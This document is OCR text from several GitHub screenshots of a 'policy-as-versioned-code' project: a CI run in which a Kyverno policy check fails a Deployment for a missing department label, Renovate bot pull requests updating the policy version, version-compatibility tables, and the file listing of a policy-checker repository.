
You're not receiving notifications from this thread.



policy

failed 29 minutes ago in 43s

```
"/home/runner/work/_temp/_runner_file_commands":"/github/file_commands" -v
"/home/runner/work/app1/app1":"/github/workspace" ghcr.io/policy-as-versioned-code/policy-
checker:latest
Found kustomization.yaml
Checking policy version...
Policy version: 2.1.1
Fetching Policy...
Policy fetched.
Running policy checker...

Applying 2 policies to 1 resource...
(Total number of result count may vary as the policy is mutated by Kyverno. To check the mutated
policy please try with log level 5)

policy require-known-department-label -> resource default/Deployment/app1 failed:
1. require-known-department-label: validation error: The label `mycompany.com/department` is
required to be one of [tech|accounts|servicedesk|hr|sales]. Rule require-known-department-label
failed at path /metadata/labels/mycompany.com/department/

pass: 1, fail: 1, warn: 0, error: 0, skip: 0
```



4 Open ✓ 3 Closed

policy-as-versioned-code/infra1 **Update dependency policy to v2** ✗ policy

#8 opened 7 minutes ago by renovate bot

policy-as-versioned-code/infra2 **Update dependency policy to v2.1.1** ✓ policy

#8 opened 7 minutes ago by renovate bot

policy-as-versioned-code/app2 **Update dependency policy to v2.1.1** ✓ policy


#6 opened 23 minutes ago by renovate bot

policy-as-versioned-code/app1 **Update dependency policy to v2** ✗ policy

#10 opened 25 minutes ago by renovate bot

app2 (k8s) | infra2 (tf)

1.0.0	2.0.0	2.1.0	2.1.1
-	✅	☑️	☑️



All checks have passed

2 successful checks

This branch has no conflicts with the base branch


Merging can be performed automatically.

You can also open this in GitHub Desktop

app3 (k8s) | infra3 (tf)

1.0.0	2.0.0	2.1.0	2.1.1
-	-	-	✓

```
#!/bin/bash
```



renovate-bot and renovate[bot] Update ghcr.io/kyverno/kyverno-cli digest t... ✓ 1378349 5 hours ago 21 commits

.github	Update docker/setup-buildx-action action to v2	17 hours ago
CODE_OF_CONDUCT.md	Update templated files (#1)	3 days ago
Dockerfile	Update ghcr.io/kyverno/kyverno-cli digest to f13485b	5 hours ago
README.md	added readme	8 hours ago
SECURITY.md	Update templated files (#1)	3 days ago
requirements.txt	Update dependency checkov to v2.0.1140	yesterday
run.sh	remove the v again	17 hours ago

About

Tool that can be used locally and in CI to check for compliance with policy.

